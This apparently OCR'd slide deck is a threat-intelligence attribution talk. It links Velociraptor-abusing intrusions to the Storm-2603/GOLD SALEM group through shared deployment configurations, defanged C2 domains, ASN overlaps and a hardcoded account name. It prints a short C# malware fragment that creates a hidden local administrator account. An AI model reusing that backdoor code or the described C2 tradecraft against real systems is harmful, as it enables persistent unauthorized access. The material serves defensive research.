
Velociraptor Configuration

- **Summary**:
  - Clients that share the same CA certificate belong to the same Velociraptor deployment
  - Typically, a Velociraptor deployment is managed by one organization (≒ actor)

File	Velociraptor C2 Server	Hosting Server
v.msi	v-api.micorsoft[.]net	stoaccinfoniqaveeambkp.blob.core.windows[.]net
v2.msi	velo.qaubctgg.workers[.]dev	stoaccinfoniqaveeambkp.blob.core.windows[.]net files.qaubctgg.workers[.]dev
v3.msi	chat.hcqhajfv.workers[.]dev	royal-boat-bf05.qgtxtebl.workers[.]dev
v4.msi	update.githubtestbak.workers[.]dev auth.qgtxtebl.workers[.]dev	upload.jbowpxyy.workers[.]dev s3.wasabisys[.]com vdfccjpnedujhrzscjtq.supabase[.]co


Velociraptor Configuration

- Threat Actor has continuously abused Velociraptor while changing domains of velociraptor C2 and hosting server



Velociraptor Configuration

- **Bonus**: An exceptional installer (v3.msi) was found



Velociraptor Configuration

REDACTED

Factors for Attribution


1. Velociraptor Configuration
   - The use of Velociraptor clients belong to the same Velociraptor deployment suggests that these incidents were carried out by the same actor (mainly GOLD SALEM, associated with **Storm-2603**).
2. Hosting Server IP
3. AccountName in Payload & Hosting Domain

Factors for Attribution

1. Velociraptor Configuration
   - ➢ The use of Velociraptor clients belong to the same Velociraptor deployment suggests that these incidents were carried out by the same actor (mainly GOLD SALEM, associated with **Storm-2603**).
2. Hosting Server IP
3. AccountName in Payload & Hosting Domain


Hosting Server IP


- Error page on the URL we observed in our incident



Hosting Server IP


- The resolved IP Indicates what used for C2 related to “SharePoint attack”





Hosting Server IP

- The resolved IP is in AS 399629 (BLNWX) that is occasionally seen in articles related to Storm-2603



https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/
https://blog.talosintelligence.com/velociraptor-leveraged-in-ransomware-attacks/

Factors for Attribution

1. Velociraptor Configuration
   - The use of Velociraptor clients belong to the same Velociraptor deployment suggests that these incidents were carried out by the same actor (mainly GOLD SALEM, associated with **Storm-2603**).
2. Hosting Server IP
   - Domain/IP used in our incident relates to SharePoint Exploit
   - The ASN of the IP is the same as that of the C2 server used in **Storm-2603**'s incidents
3. AccountName in Payload & Hosting Domain

Factors for Attribution

1. Velociraptor Configuration
   - The use of Velociraptor clients belong to the same Velociraptor deployment suggests that these incidents were carried out by the same actor (mainly GOLD SALEM, associated with **Storm-2603**).
2. Hosting Server IP
   - Domain/IP used in our incident relates to SharePoint Exploit
   - The ASN of the IP is the same as that of the C2 server used in **Storm-2603**'s incidents
3. AccountName in Payload & Hosting Domain

AccountName & Hosting Domain


- The payload that was used in WSUS Exploit Campaign uses specific account name in one of C2 commands

vskp2.exe

```
public unsafe static string Add()
{
    string text = "";
    SAMStructs.UnicodeString serverName = new SAMStructs.UnicodeString("localhost");
    SAMStructs.UnicodeString AccountName = new SAMStructs.UnicodeString("adminbak2");
    (new SAMStructs.UnicodeString[1])[0] = new SAMStructs.UnicodeString("administrators");
    IntPtr domainHandle = IntPtr.Zero;
    IntPtr UserHandle = IntPtr.Zero;
```

AccountName & Hosting Domain

- The account name was described in incidents that Velociraptor was used
- The same hosting domain observed in our incident was used in Incident 1,2




https://www.huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm

Factors for Attribution

NTT Security


1. Velociraptor Configuration
   - The use of Velociraptor clients belong to the same Velociraptor deployment suggests that these incidents were carried out by the same actor (mainly GOLD SALEM, associated with **Storm-2603**).
2. Hosting Server IP
   - Domain/IP used in our incident relates to SharePoint Exploit
   - The ASN of the IP is the same as that of the C2 server used in **Storm-2603**'s incidents
3. AccountName in Payload & Hosting Domain
   - The account name hardcoded in the payload and the same hosting domain (royal-boat-bf05.qgtxtebl.workers[.]dev) as ours were used in incidents likely attributed to **Storm-2603**

Timeline after Attribution



Notable Recent Activity


- “an incident involving the expoitation of Gladinet Centrestack”



https://blackpointcyber.com/blog/jurassic-soc-when-velociraptor-gets-hijacked/

Notable Recent Activity

- We analysed the Zoho Assist (0nem4w.msi) in ANY.RUN



Velociraptor (v4.msi) C2 in this incident:
auth.qgtxtebl.workers[.]dev

Previous Velociraptor (v4.msi) C2:
update.githubtestbak.workers[.]dev

Diamond Model for DragonClover

ADVERSARY


- ✓ China-nexus threat actor
- ✓ **Group**: Storm-2603, GOLD SALEM, CL-CRI-1040, Warlock Group

Technical Axis

- ✓ RCE against several IIS-hosted services

Social-Political Axis

- ✓ Financial interests and incentives



CAPABILITY

- ✓ **Tools**:
  - Warlock, LockBit and Babuk ransomware
  - SecurityCheck (wsocks)
  - VMTools AV killer
- ✓ **Dual Use Tool**:
  - Mimikatz, PsExec, Impacket and more
- ✓ **RMM / Tunneling Tool**:
  - Velociraptor, Cloudflared, VSCode and more

INFRASTRUCTURE

- ✓ **C2 / Hosting Server**:
  - Cloudflare Workers
  - AS 399629
  - Microsoft-lookalike domain
  - Cloud storage services (e.g., Azure Blob, Wasabi, Supabase)
  - File sharing services (e.g., Filebin, Catbox)
- ✓ **Exploit Source**:
  - SPN

VICTIM

Various organizations in various countries (including Japan)


NTT Security
Wrap-Up

Takeaways

- Daily information gathering unexpectedly bears fruit, inspiring breakthroughs
- DragonClover is serious threat
  - Active at least from March 2025
  - They have made multiple RCE successful (SharePoint, WSUS, CentreStack)
  - Unusual malwares have been observed in their post-exploitation activities
- Velociraptor is just one of the legitimate tools that can be used for RMM
  - Other DFIR tools, EDR, and the like can also be abused (ex. Wazuh [1], CrowdStrike [2])

[1] https://securelist.com/miner-campaign-misuses-open-source-siem-agent/114022/
[2] https://cloud.google.com/blog/topics/threat-intelligence/unc3944-targets-saas-applications?hl=en

References

- https://blog.talosintelligence.com/velociraptor-leveraged-in-ransomware-attacks/
- https://news.sophos.com/en-us/2025/08/26/velociraptor-incident-response-tool-abused-for-remote-access/
- https://news.sophos.com/en-us/2025/09/17/gold-salems-warlock-operation-joins-busy-ransomware-landscape/
- https://news.sophos.com/en-us/2025/10/29/windows-server-update-services-wsus-vulnerability-abused-to-harvest-sensitive-data/
- https://news.sophos.com/en-us/2025/12/11/gold-salem-tradecraft-for-deploying-warlock-ransomware/
- https://www.esentire.com/security-advisories/critical-windows-vulnerability-exploited-cve-2025-59287
- https://unit42.paloaltonetworks.com/microsoft-sharepoint-cve-2025-49704-cve-2025-49706-cve-2025-53770/
- https://unit42.paloaltonetworks.com/ak47-activity-linked-to-sharepoint-vulnerabilities/
- https://www.huntress.com/blog/exploitation-of-windows-server-update-services-remote-code-execution-vulnerability
- https://www.huntress.com/blog/velociraptor-misuse-part-one-wsus-up
- https://www.huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm
- https://www.darktrace.com/blog/wsus-exploited-darktraces-analysis-of-post-exploitation-activities-related-to-cve-2025-59287
- https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/

References

- https://www.fortra.com/blog/velociraptor-dfir-tool-abused-wsus-rce-cve-2025-59287
- https://blackpointcyber.com/blog/jurassic-soc-when-velociraptor-gets-hijacked/
